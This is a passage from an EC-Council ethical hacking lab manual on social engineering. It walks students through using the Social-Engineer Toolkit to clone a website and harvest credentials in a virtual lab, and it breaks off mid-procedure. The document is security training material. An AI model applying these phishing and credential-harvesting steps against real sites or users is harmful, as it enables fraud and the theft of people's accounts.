Social Engineering

Module 09

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering

Social engineering is the art of convincing users to reveal confidential information.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Organizations fall victim to social engineering tactics despite having strong security policies and solutions in place. This is because social engineering exploits the most vulnerable link in information system security—employees. Cybercriminals are increasingly using social engineering techniques to target people's weaknesses or play on their good natures.

Social engineering can take many forms, including phishing emails, fake sites, and impersonation. If the features of these techniques make them an art, the psychological insights that inform them make them a science.

While non-existent or inadequate defense mechanisms in an organization can encourage attackers to use various social engineering techniques to target its employees, the bottom line is that there is no technological defense against social engineering. Organizations must educate employees on how to recognize and respond to these attacks, but only constant vigilance will minimize attackers' chances of success.

As an expert ethical hacker and penetration tester, you need to assess the preparedness of your organization or the target of evaluation against social engineering attacks. It is important to note, however, that social engineering primarily requires soft skills. The labs in this module therefore demonstrate several techniques that facilitate or automate certain facets of social engineering attacks.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

The objective of the lab is to use social engineering and related techniques to:

- Sniff user/employee credentials such as employee IDs, names, and email addresses
- Obtain employees' basic personal details and organizational information
- Obtain usernames and passwords
- Perform phishing
- Detect phishing

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 45 Minutes

Overview of Social Engineering

Social engineering is the art of manipulating people to divulge sensitive information that will be used to perform some kind of malicious action. Because social engineering targets human weakness, even organizations with strong security policies are vulnerable to being compromised by attackers. The impact of social engineering attacks on organizations can include economic losses, damage to goodwill, loss of privacy, risk of terrorism, lawsuits and arbitration, and temporary or permanent closure.

There are many ways in which companies may be vulnerable to social engineering attacks. These include:

- Insufficient security training
- Unregulated access to information
- An organizational structure consisting of several units
- Non-existent or lacking security policies

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform social engineering tests. The recommended labs that will assist you in learning various social engineering techniques are:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Social Engineering using Various Techniques	√	√	√
	1.1 Sniff Users' Credentials using the Social-Engineer Toolkit (SET)	√		√
	1.2 Perform Phishing using ShellPhish		√	√
2	Detect a Phishing Attack	√	√	√
	2.1 Detect Phishing using Netcraft	√		√
	2.2 Detect Phishing using PhishTank		√	√
3	Audit Organization's Security for Phishing Attacks	√		√
	3.1 Audit Organization's Security for Phishing Attacks using OhPhish	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

*Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**Self-study - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

***iLabs - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Social Engineering using Various Techniques

Social engineering techniques are used to gather sensitive information from people or organizations in order to commit fraud or carry out other criminal activities.

ICON KEY

Valuable Information

Test Your Knowledge

Web Exercise

Workbook Review

Lab Scenario

As a professional ethical hacker or penetration tester, you should use various social engineering techniques to examine the security of an organization and the awareness of employees.

In a social engineering test, you should try to trick the user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In the real world, attackers would use these details either to commit fraud or to launch further attacks on the target system.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

- Sniff users' credentials using the Social-Engineer Toolkit (SET)
- Perform phishing using ShellPhish

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Social Engineering Techniques

There are three types of social engineering attacks: human-, computer-, and mobile-based.

- **Human-based social engineering** uses interaction to gather sensitive information, employing techniques such as impersonation, vishing, and eavesdropping
- **Computer-based social engineering** uses computers to extract sensitive information, employing techniques such as phishing, spamming, and instant messaging
- **Mobile-based social engineering** uses mobile applications to obtain information, employing techniques such as publishing malicious apps, repackaging legitimate apps, using fake security applications, and SMiShing (SMS Phishing)

Lab Tasks

TASK 1 — Sniff Users' Credentials using the Social-Engineer Toolkit (SET)

As an ethical hacker, penetration tester, or security administrator, you should be familiar with SET and be able to use it to perform various tests for network vulnerabilities.

Here, we will sniff credentials using the SET.

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. SET is particularly useful to attackers, because it is freely available and can be used to carry out a range of attacks.

1. Turn on the **Windows 10**, **Windows Server 2019**, **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1 — Launch Social Engineering Toolkit (SET)

3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Social Engineering → social engineering toolkit**.
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter.**

Note: The password that you type will not be visible.

5. In the terminal window, the information about **Social-Engineer Toolkit** appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **y** and press **Enter** to agree to the terms of services.




Figure 1.1.1: Agreeing to the terms of service

The Social-Engineer Toolkit is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack quickly. SET is a product of TrustedSec, LLC — an information security consulting firm located in Cleveland, Ohio.

TASK 1.2

Create a Cloned Website

Although many kinds of attacks can be carried out using SET, it is also a must-have tool for penetration testers to check for vulnerabilities. For this reason, SET is the standard for social engineering penetration tests, and is strongly supported within the security community.

7. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

Note: The version of the tool might differ in your lab environment.




Figure 1.1.2: The SET main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors.**




Figure 1.1.3: Choosing Website Attack Vectors

9. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method.**




Figure 1.1.4: Choosing the Credential Harvester Attack Method

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




Figure 1.1.5: Choosing Site Cloner

11. Type the IP address of the local machine (**10.10.10.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

Note: In this case, we are targeting the **Parrot Security** virtual machine (IP address: **10.10.10.13**). These details may vary in your lab environment.

12. Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this task, we will clone the URL **https://www.moviescope.com**.

Note: You can clone any URL of your choice.

